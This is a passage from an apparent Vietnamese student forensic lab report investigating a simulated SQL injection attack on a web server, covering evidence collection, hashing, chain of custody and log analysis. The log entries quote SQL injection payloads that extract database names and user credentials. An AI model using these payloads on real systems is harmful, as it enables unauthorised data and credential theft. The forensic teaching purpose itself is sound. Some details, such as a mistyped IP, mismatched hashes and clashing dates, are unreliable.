54 Query      SET SESSION character_set_results = 'utf8mb4'
54 Query      UNLOCK TABLES
54 Quit
```

Hình 27. Phát hiện manh mối trong query.log

❖ Kiểm tra Suricata alert:

- Chạy câu lệnh: `cat eve.json | jq 'select(.event_type=="alert") | {time:.timestamp,attack:.alert.signature}'`

```
(kali@kali)-[~/Desktop]
$ cat eve.json | jq 'select(.event_type=="alert") | {time:.timestamp,attack:.
alert.signature}'
{
  "time": "2026-05-29T05:25:07.739929+0700",
  "attack": "ET SCAN Possible Nmap User-Agent Observed"
}
{
  "time": "2026-05-29T05:25:07.743903+0700",
  "attack": "ET SCAN Possible Nmap User-Agent Observed"
}
{
  "time": "2026-05-29T05:25:07.762568+0700",
  "attack": "ET SCAN Possible Nmap User-Agent Observed"
}
{
  "time": "2026-05-29T05:25:07.777827+0700",
  "attack": "ET SCAN Possible Nmap User-Agent Observed"
}
{
  "time": "2026-05-29T05:25:07.899623+0700",
  "attack": "ET INFO Possible Kali Linux hostname in DHCP Request Packet"
}
{
  "time": "2026-05-29T05:25:33.059015+0700",
  "attack": "SQLi Attempt"
}
{
  "time": "2026-05-29T05:35:28.540324+0700",
  "attack": "ET INFO Possible Kali Linux hostname in DHCP Request Packet"
}
(kali@kali)-[~/Desktop]
```

Hình 28. Phát hiện manh mối trong eve.log


3.3. Giai đoạn thu thập và bảo toàn chứng cứ:

3.3.1. Xác định thời gian:

- Câu lệnh

date

timedatectl



```
2026-05-27T03:14:24.182754+07:00 nguyet-VMware-Virtual-Pla
TTY=pts/6 ; PWD=/home/nguyet/Desktop ; USER=root ; COMMAN
epts /var/log/auth.log
nguyet@nguyet-VMware-Virtual-Platform:~/Desktop$ date
Wed May 27 03:36:23 AM +07 2026
nguyet@nguyet-VMware-Virtual-Platform:~/Desktop$ timedatectl
               Local time: Wed 2026-05-27 03:36:24 +07
               Universal time: Tue 2026-05-26 20:36:24 UTC
               RTC time: Tue 2026-05-26 20:36:25
               Time zone: Asia/Ho_Chi_Minh (+07, +0700)
System clock synchronized: yes
NTP service: active
RTC in local TZ: no
nguyet@nguyet-VMware-Virtual-Platform:~/Desktop$
```

3.3.2. Thu thập log:

- Process đang chạy: ps aux > process.txt
- Kiểm tra tiến trình mạng: ss -antp > connections.txt
- User đăng nhập: who > who.txt, w > session.txt
- Trạng thái hệ thống:

uname -a > system.txt

uptime >> system.txt

mount >> system.txt

- Acpache access log: sudo cp /var/log/apache2/access.log ~/evidence/
- Apache error log: sudo cp /var/log/apache2/error.log ~/evidence/
- auth.log: sudo cp /var/log/auth.log ~/evidence/
- Mysql query log: sudo cp /var/log/mysql/query.log ~/evidence/
- Suricata log: sudo cp /var/log/suricata/eve.json ~/evidence/

- pcap: attack.pcap

3.3.3. Hash chứng cứ:

- Tạo file hash cho từng file: sha256sum * > hashes.txt
- Kiểm tra: cat hashes.txt
- Đặt file read-only: chmod 444*

```
(kali@kali) - [~/webattack-case/evidence]
$ sha256sum * > hashes.txt

(kali@kali) - [~/webattack-case/evidence]
$ cat hashes.txt
9acf916e986992ace429ebb20cd21babbe68113908c02247fcc6c31b79f43aa7 access.log
e9ebcf2c624a570183b06ca77adcc6a94d3838df1e717bdacc91a7b14dc89d6b attack.pcap
0fa15394274d1b6f135c6769b58bb4091b43ac1cf778528e62a3baf38b6cac6f auth.log
967a337fb86c8193173ba3fa519fa85b51f4bd8fc38e3610440187cc5002edde connections.txt
ec7a8c60212c45b73eeb1a443e132caf4fe9852e3cc150c30f122d1be03cfabc error.log
4f146c33b122f82034f6c629d798904480ee8b166cf962b9b322bef0afd80e4a eve.json
c81fd713407c60a3f4afc623f6c5b249134c90d4182e9e3fe70dffdb9140ac3 process.txt
e3757304537741a2c4791b1e65668cf020d4b858776aed8b1561c66b75e8a938 query.log
3a84cf307414e20f21115262433f7e41989d38342809de6d5ffbefd51ff4973 session.txt
4794c3fc08e7678bd0622f934c3e68c186b094a4ea87439049d2e65d5c5c74d7 system.txt
c9f9663b15ba44f77917311b032e034935151e88c3a947a5a87de3aeeda4a70c wazuh_archives.
json
755f7d2782b577812d882a9ff911a4ce6e2a090a84365780f2504c5cbd98cf7f who.txt

(kali@kali) - [~/webattack-case/evidence]
$
```

Hình 29. Hash file bằng chứng

3.3.4. Tạo chuỗi chứng cứ:

- nano ~/webattack-case/chain_of_custody.txt

DATE OF COLLECTION:
2026-05-30

TIME ZONE:
Asia/Ho_Chi_Minh (+07)

=====

EVIDENCE SOURCE INFORMATION

=====

1. Victim Web Server

Hostname:
nguyet-VMware-Virtual-Platform
Operating System:
Ubuntu Server 22.04

IP Address:

192.168.221.134

Collected Evidence:

- access.log
- error.log
- auth.log
- query.log
- attack.pcap
- process.txt
- connections.txt
- session.txt
- who.txt
- system.txt

Collection Method:

Direct forensic acquisition and secure copy (SCP)

2. IDS Server (Suricata)

IP Address:

192.168.221.141

Collected Evidence:

- eve.json

Collection Method:

Secure Copy (SCP)

3. Wazuh SIEM Server

Public IP:

35.198.230.108

Collected Evidence:

- wazuh_archives.json

Collection Method:

SSH + SCP transfer

HASH INTEGRITY INFORMATION

SHA256 Hashes:

9acf916e986992ace429ebb20cd21babbe68113908c02247fcc6c31b79f43aa7
access.log
e9ebcf2c624a570183b06ca77adcc6a94d3838df1e717bdacc91a7b14dc89d6b
attack.pcap

```
0fa15394274d1b6f135c6769b58bb4091b43ac1cf778528e62a3baf38b6cac6f
auth.log
967a337fb86c8193173ba3fa519fa85b51f4bd8fc38e3610440187cc5002edde
connections.txt
ec7a8c60212c45b73eeb1a443e132caf4fe9852e3cc150c30f122d1be03cfabc
error.log
4f146c33b122f82034f6c629d798904480ee8b166cf962b9b322bef0afd80e4a
eve.json
c81fd713407c60a3f4afcf623f6c5b249134c90d4182e9e3fe70dffdb9140ac3
process.txt
e3757304537741a2c4791b1e65668cf020d4b858776aed8b1561c66b75e8a938
query.log
3a84cf307414e20f211115262433f7e41989d38342809de6d5ffbefd51ff4973
session.txt
4794c3fc08e7678bd0622f934c3e68c186b094a4ea87439049d2e65d5c5c74d7
system.txt
c9f9663b15ba44f77917311b032e034935151e88c3a947a5a87de3aeeda4a70c
wazuh_archives.json
755f7d2782b577812d882a9ff911a4ce6e2a090a84365780f2504c5cbd98cf7f
who.txt
```

```
=====
FORENSIC PRESERVATION PROCEDURE
=====
```

- Evidence was collected immediately after incident detection.
- No system reboot was performed before acquisition.
- Evidence integrity was verified using SHA256 hashing.
- Evidence files were transferred to forensic workstation using SCP.
- Evidence files were preserved as read-only.
- Analysis was conducted on forensic workstation only.

```
=====
FORENSIC WORKSTATION
=====
```

Hostname:
kali

Operating System:
Kali Linux

Evidence Storage Location:
~/webattack-case/evidence

```
=====
```


CHAIN OF CUSTODY RECORD

Collected By:
Tran Thi Anh Nguyet

Collection Date:
2026-05-27

Transfer Method:
SCP over SSH


Verified By:
Tran Thi Anh Nguyet

Verification Method:
SHA256 Integrity Check

Current Evidence Status:
Preserved Successfully

3.4. Giai đoạn phân tích chứng cứ:

3.4.1. access.log:




```
archives.json x access.log x
1 192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET / HTTP/1.0" 200 1963 "-" "-"
2 192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET / HTTP/1.0" 200 1963 "-" "-"
3 192.168.221.143 - - [29/May/2026:05:25:07 +0700] "POST /sdk HTTP/1.1" 404 457 "-" "Mozilla/5.0
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
4 192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET /nmaplowercheck1780007107 HTTP/1.1" 404
457 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
5 192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET /HNAP1 HTTP/1.1" 404 457 "-" "Mozilla/5.0
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
6 192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET /evox/about HTTP/1.1" 404 457 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
7 192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET / HTTP/1.0" 200 1963 "-" "-"
8 192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET / HTTP/1.1" 200 1944 "-" "-"
9 192.168.221.143 - - [29/May/2026:05:25:32 +0700] "GET /search.php?id=%27%20OR%20%271%27=%271
HTTP/1.1" 200 574 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10 192.168.221.143 - - [29/May/2026:05:25:52 +0700] "GET /search.php?
id=%27%20UNION%20SELECT%201,database(),3,4%20--%20- HTTP/1.1" 200 519 "-" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
11 192.168.221.143 - - [29/May/2026:05:26:06 +0700] "GET /search.php?
id=%27%20UNION%20SELECT%201,username,password,4%20FROM%20users%20--%20- HTTP/1.1" 200 518 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
12 192.168.221.143 - - [29/May/2026:05:26:29 +0700] "GET / HTTP/1.1" 200 1147 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
13 192.168.221.143 - - [29/May/2026:05:26:31 +0700] "GET /login.php HTTP/1.1" 200 674 "http://
192.168.221.134/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

Hình 30. Nội dung file access.log

3.4.1.1. Xác định nguồn tấn công:

- Dùng lệnh awk để trích xuất địa chỉ IP:

```
awk '{print $1}' access.log | sort | uniq -c | sort -nr
```



```
query.log
(kali@kali)-[~/Desktop]
$ awk '{print $1}' access.log | sort | uniq -c | sort -nr
15 192.168.221.143
(kali@kali)-[~/Desktop]
$
```

Hình 31. Trích xuất IP


- Kết quả cho thấy IP 192.158.221.143 xuất hiện nhiều lần (15 lần), là nguồn thực hiện các request => Đây là IP cần đưa vào diện nghi vấn.

3.4.1.2. Reconnaissance/Scanning:

❖ Dấu vết:

- Dùng grep để đọc các request đáng ngờ:

```
grep "Nmap Scripting Engine" access.log
```



```
(kali@kali)-[~/Desktop]
$ grep "Nmap Scripting Engine" access.log
192.168.221.143 - - [29/May/2026:05:25:07 +0700] "POST /sdk HTTP/1.1" 404 457 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET /nmaplowercheck1780007107 HTTP/1.1" 404 457 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET /HNAP1 HTTP/1.1" 404 457 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.221.143 - - [29/May/2026:05:25:07 +0700] "GET /evox/about HTTP/1.1" 404 457 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
```

Hình 32. grep nmap

❖ Nhận định forensic:

Các request này có đặc điểm:

- + Truy cập nhiều URI bất thường
- + Thời gian rất sát nhau
- + Nhiều Endpoint không tồn tại
- + User-Agent chưa: Nmap Scripting Engine

❖ Kết luận sơ bộ:

Có dấu hiệu của:

- + Hoạt động quét dịch vụ web
- + Fingerprinting web server
- + Reconnaissance tự động

=> Đây là hành vi phổ biến trước khai thác.

3.4.1.3. Xác định hành vi dò lỗi ứng dụng:

❖ **Dấu vết:**

```
grep "search.php" access.log
192.168.221.143 - - [29/May/2026:05:25:32 +0700] "GET /search.php?id=%27%20OR%20%271%27=%271
HTTP/1.1" 200 574 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

- Decode URL: 'OR '1'='1

❖ **Phân tích:**

Request chứa

- + Ký tự '
- + Toán tử OR
- + Biểu thức logic luôn đúng: '1'1='1'

=> Đây là mẫu dữ liệu bất thường đối với trường: id=

=> Một người dùng bình thường sẽ nhập: QT001 => Không phải là biểu thức logic SQL.

❖ **Nhận định:**

Có dấu hiệu:

- + Thử thao tác bất thường với tham số ứng dụng
- + Cố tình làm thay đổi điều kiện truy vấn backend

3.4.1.4. Dấu hiệu enumeration database:

❖ **Dấu vết:**

```
HTTP/1.1 200 574 - Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
10 192.168.221.143 - - [29/May/2026:05:25:52 +0700] "GET /search.php?id=%27%20UNION%20SELECT%201,database(),3,4%20-- HTTP/1.1" 200 519 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

- Decode: ' UNION SELECT 1,database(),3,4 -- -

❖ **Phân tích:**

Các đặc điểm quan trọng:

- + Sử dụng UNION SELECT: Cho thấy đối tượng đang:

Đang cố kết hợp dữ liệu mới vào kết quả truy vấn

Không phải hành vi người dùng hợp lệ

+ Hàm database():

Mục tiêu: lấy tên database hiện tại:

Điều này cho thấy: Đối tượng đang cố thu thập thông tin cấu trúc DSMS

+ Dùng comment SQL: -- -

Dùng để: Cắt phần còn lại của câu SQL => Đây là mẫu rất đặc trưng của khai thác SQL Injection

❖ Nhận định:

Có dấu hiệu:

+ Truy vấn trái phép dữ liệu hệ quản trị CSDL

+ Enumeration database schema/environment

3.4.1.5. Dấu hiệu truy cập dữ liệu nhạy cảm:

❖ Dấu vết:

```
11 192.168.221.143 - - [29/May/2026:05:26:06 +0700] "GET /search.php?
id=%27%20UNION%20SELECT%201,username,password,4%20FROM%20users%20--%20- HTTP/1.1" 200 518 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

- Decode: ' UNION SELECT 1,username,password,4 FROM users -- -

❖ Phân tích:

Request này cho thấy đối tượng

+ Đã biết sự tồn tại của bảng: users

+ Đang cố truy xuất: username, password

❖ Ý nghĩa điều tra:

Đây không còn là reconnaissance đơn thuần.

Đã có dấu hiệu:

+ Truy cập trái phép dữ liệu xác thực

+ Khả năng lộ tài khoản hệ thống.

3.4.1.6. Phân tích hành vi sau truy xuất dữ liệu:

❖ Dấu vết:

```
l-$ grep "login.php" access.log
192.168.221.143 - - [29/May/2026:05:26:31 +0700] "GET /login.php HTTP/1.1" 200 674 "http://19
2.168.221.134/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [29/May/2026:05:26:37 +0700] "POST /login.php HTTP/1.1" 302 337 "http://1
92.168.221.134/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/1
28.0"
192.168.221.143 - - [29/May/2026:05:26:37 +0700] "GET /admin.php HTTP/1.1" 200 470 "http://19
2.168.221.134/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/12
8.0"
```

❖ **Phân tích:**

+ Bước 1: GET /login.php

=> Đối tượng truy cập trang đăng nhập

+ Bước 2: POST /login.php HTTP/1.1” 302

=> Mã phản hồi: 302 Redirect

=> Trong web authentication: 302 thường xuất hiện sau đăng nhập thành công

+ Bước 3: GET /admin.php HTTP/1.1” 200

=> Server trả về: 200 OK

=> Điều này cho thấy: đối tượng đã truy cập được khu vực quản trị

❖ **Nhận định:**

Có khả năng:

+ Thông tin xác thực đã bị lộ

+ Tài khoản bị sử dụng để đăng nhập

+ Truy cập trái phép khu vực admin đã xảy ra.

3.4.1.7. *Đánh giá mức độ ảnh hưởng:*

Có bằng chứng của:

+ reconnaissance

+ probing

+ injection attempt

+ database enumeration

+ credential access

+ authenticated access to admin area

3.4.1.8. *Kết luận sơ bộ:*

Phân tích access.log cho thấy hệ thống web đã bị truy cập bởi địa chỉ IP 192.168.221.143 với nhiều hành vi bất thường mang tính thăm dò và khai thác ứng dụng web

Dấu vết cho thấy đối tượng đã:

+ Thực hiện quét dịch vụ web bằng công cụ tự động

+ Gửi các payload bất thường vào tham số ứng dụng

+ Truy vấn thông tin cơ sở dữ liệu

+ Cố gắng truy cập dữ liệu tài khoản người dùng

+ Và sau đó thực hiện đăng nhập thành công vào khu vực quản trị

Các hành vi này phù hợp với chuỗi tấn công ứng dụng web dẫn đến truy cập trái phép hệ thống

3.4.2. error.log:

3.4.2.1. xác định nguồn tấn công:

- Chạy câu lệnh:

```
grep -oP '(?<=[client ])([0-9]{1,3}\.){3}[0-9]{1,3}' error.log | \
sort | uniq -c | sort -nr
```




```
(kali@kali)-[~/Desktop]
$ grep -oP '(?<=[client ])([0-9]{1,3}\.){3}[0-9]{1,3}' error.log | \
sort | uniq -c | sort -nr
4 192.168.221.143
```

Toàn bộ log đều liên quan đến IP: 192.168.221.143

=> củng cố nghi vấn rằng: toàn bộ hoạt động bất thường xuất phát từ cùng một host

3.4.2.2. Phân tích dấu vết reconnaissance:



```
archives.json x access.log x error.log x
1 [Fri May 29 05:25:07.688444 2026] [core:info] [pid 1867] [client 192.168.221.143:43804] AH00128:
  File does not exist: /var/www/html/sdk
2 [Fri May 29 05:25:07.687510 2026] [core:info] [pid 1863] [client 192.168.221.143:43778] AH00128:
  File does not exist: /var/www/html/nmaplowercheck1780007107
3 [Fri May 29 05:25:07.712079 2026] [core:info] [pid 1857] [client 192.168.221.143:43830] AH00128:
  File does not exist: /var/www/html/HNAP1
4 [Fri May 29 05:25:07.726876 2026] [core:info] [pid 1873] [client 192.168.221.143:43820] AH00128:
  File does not exist: /var/www/html/evox/about
5 |
```

Hình 33. Nội dung file error.log

❖ Phân tích forensic:

Các URI này:

- + Không thuộc chức năng website
- + Mang tính ngẫu nhiên
- + Xuất hiện liên tiếp trong vài mili giây
- + Cùng một nguồn IP

❖ Dấu hiệu đáng chú ý:

+ nmaplowercheck:

nmaplowercheck1779823565

=> Đây là chỉ dấu rất mạnh của: Nmap NSE, script detection/fingerprinting

+ HNAP1: thường dùng để:

Dò router/API management

Xác định thiết bị hỗ trợ HNAP

+ /sdk, /evox/about: mang tính:

Probing endpoint

Reconnaissance framework detection

❖ **Nhận định forensic:**

Dựa trên chuỗi lỗi:

+ Đối tượng đang dò các endpoint phổ biến

+ Hành vi mang tính tự động hóa

+ Phù hợp với hoạt động scanning/reconnaissance

3.4.2.3. *Thời gian thực hiện:*

- Các request xuất hiện:

05:25:07.688444

05:25:07.687510

05:25:07.712079

05:25:07.726876

=> Khoảng cách: chỉ vài mili-giây đến vài trăm mili-giây

=> Con người khó có thể truy cập thủ công nhiều endpoint nhanh như vậy. Cho thấy khả năng cao dùng công cụ tự động.

3.4.2.4. *Kết luận sơ bộ:*

Phân tích Apache error.log cho thấy hệ thống đã nhận nhiều request bất thường từ địa chỉ IP 192.168.221.143 nhằm truy vấn các endpoint không tồn tại như /sdk, /HNAP1, /evox/about và nmaplowercheck

Đặc điểm truy cập:

+ Diễn ra liên tiếp trong thời gian rất ngắn

+ mang tính tự động

+ có dấu hiệu fingerprinting và reconnaissance.

Ngoài ra, log còn ghi nhận các request liên quan đến payload bất thường trong tham số ứng dụng, cho thấy hệ thống đã bị dò quét và thử khai thác ở tầng ứng dụng web

Không phát hiện lỗi crash ứng dụng hoặc lỗi PHP nghiêm trọng, cho thấy đối tượng có thể đã thực hiện khai thác theo hướng truy xuất dữ liệu thay vì phá hoạt dịch vụ.

3.4.3. Query.log:

3.4.3.1. Xác định nguồn tấn công:

```
archives.json x access.log x error.log x query.log
1 260529 5:25:32 31 Connect webuser@localhost on public_service using Socket
2 31 Query SELECT *
```

- Dấu vết: Các kết nối đều từ user là webuser@localhost trên database public_service.

- Nhận định: Đây là tài khoản ứng dụng web, bị lợi dụng để thực hiện các truy vấn bất thường.

- Kết luận sơ bộ: Hành vi tấn công xuất phát từ IP đã ghi nhận trong access.log (192.168.221.143), thông qua tài khoản ứng dụng.

3.4.3.2. Giai đoạn dò tìm SQL Injection:

❖ Truy vấn bất thường:

```
archives.json x access.log x error.log x query.log
1 260529 5:25:32 31 Connect webuser@localhost on public_service using Socket
2 31 Query SELECT *
3 FROM records
4 WHERE code='' OR '1'='1'
```

Xuất hiện lúc: 05:25:32

❖ Dấu hiệu kỹ thuật:

- Payload: ' OR '1'='1' => Là payload injection cổ điển

Ý nghĩa: Điều kiện: '1'='1' : luôn đúng -> truy vấn trả về toàn bộ dữ liệu bảng

❖ Nhận định điều tra:

Tại thời điểm này có thể kết luận:

- Đối tượng đã thử bypass điều kiện truy vấn
- Ứng dụng không lọc input đúng cách
- SQL Injection có khả năng tồn tại.

3.4.3.3. Giai đoạn khai thác xác định database:

❖ Truy vấn:

```
5 31 Quit
6 260529 5:25:52 32 Connect webuser@localhost on public_service using Socket
7 32 Query SELECT *
8 FROM records
9 WHERE code='' UNION SELECT 1,database(),3,4 -- -'
10 32 Quit
```

- Xuất hiện: 05:25:52

❖ **Dấu hiệu:**

- Payload: UNION SELECT

+ Cho thấy đối tượng đang: ghép kết quả truy vấn giả, ép database trả dữ liệu ngoài ý muốn

- Hàm database(): được dùng để xác định tên database hiện tại.

❖ **Ý nghĩa điều tra:**

Đây không còn là dò lỗi đơn thuần. Đối tượng đã:

+ Xác nhận SQL Injection hoạt động

+ Bắt đầu enumerate database

=> Có thể xem đây là giai đoạn khai thác thành công.

3.4.3.4. *Giai đoạn truy cập dữ liệu nhạy cảm:*

❖ **Truy vấn quan trọng nhất:**

```
10                                     32 Quit
11 260529 5:26:06                     33 Connect webuser@localhost on public_service using Socket
12                                     33 Query    SELECT *
13 FROM records
14 WHERE code='' UNION SELECT 1,username,password,4 FROM users -- -'
15                                     33 Quit
```

Xuất hiện: 05:26:06

❖ **Dấu hiệu rõ ràng của hành vi đánh cắp dữ liệu:**

Payload: UNION SELECT username,password FROM users

Cho thấy: đối tượng cố ý truy xuất

+ username

+ password

Từ bảng users

❖ **Kết luận:**

Đối tượng đã:

+ Truy cập trái phép database

+ Thực hiện SQL Injection thành công

+ Cố gắng thu thập thông tin tài khoản người dùng

3.4.3.5. *Dấu hiệu truy cập tài khoản admin:*

❖ **Truy vấn:**

```

15          33 Quit
16 260529 5:26:31 34 Connect webuser@localhost on public_service using Socket
17          34 Quit
18 260529 5:26:37 35 Connect webuser@localhost on public_service using Socket
19          35 Prepare SELECT *
20 FROM users
21 WHERE username=?
22          35 Execute SELECT *
23 FROM users
24 WHERE username='admin'

```

Xuất hiện lúc: 05:26:37

❖ **Phân tích: điều này cho thấy:**

- + Có hoạt động đăng nhập tài khoản admin
- + Sau đăng nhập đã truy cập /admin.php

❖ **Nhận định:**

Có khả năng thông tin xác thực đã bị lộ và được sử dụng để đăng nhập

3.4.3.6. Dấu hiệu dump database:

❖ **Cụm truy vấn đáng chú ý:**

SHOW FULL TABLES
 LOCK TABLES
 show create table
 SELECT ... FROM users
 SELECT ... FROM records

```

23 FROM users
24 WHERE username='admin'
25          35 Close stmt
26          35 Quit
27 260529 5:27:02 36 Connect webuser@localhost on using Socket
28          36 Query /*!40100 SET @@SQL_MODE='' */
29          36 Query /*!40103 SET TIME_ZONE='+00:00' */
30          36 Query /*M!100100 SET @@MAX_STATEMENT_TIME=0.000000 */
31          36 Query /*M!100100 SET WAIT_TIMEOUT=DEFAULT */
32          36 Query set optimizer_switch='semijoin=off'
33          36 Query SELECT LOGFILE_GROUP_NAME, FILE_NAME, TOTAL_EXTENTS,
INITIAL_SIZE, ENGINE, EXTRA FROM INFORMATION_SCHEMA.FILES WHERE FILE_TYPE = 'UNDO LOG' AND
FILE_NAME IS NOT NULL AND LOGFILE_GROUP_NAME IS NOT NULL AND LOGFILE_GROUP_NAME IN (SELECT
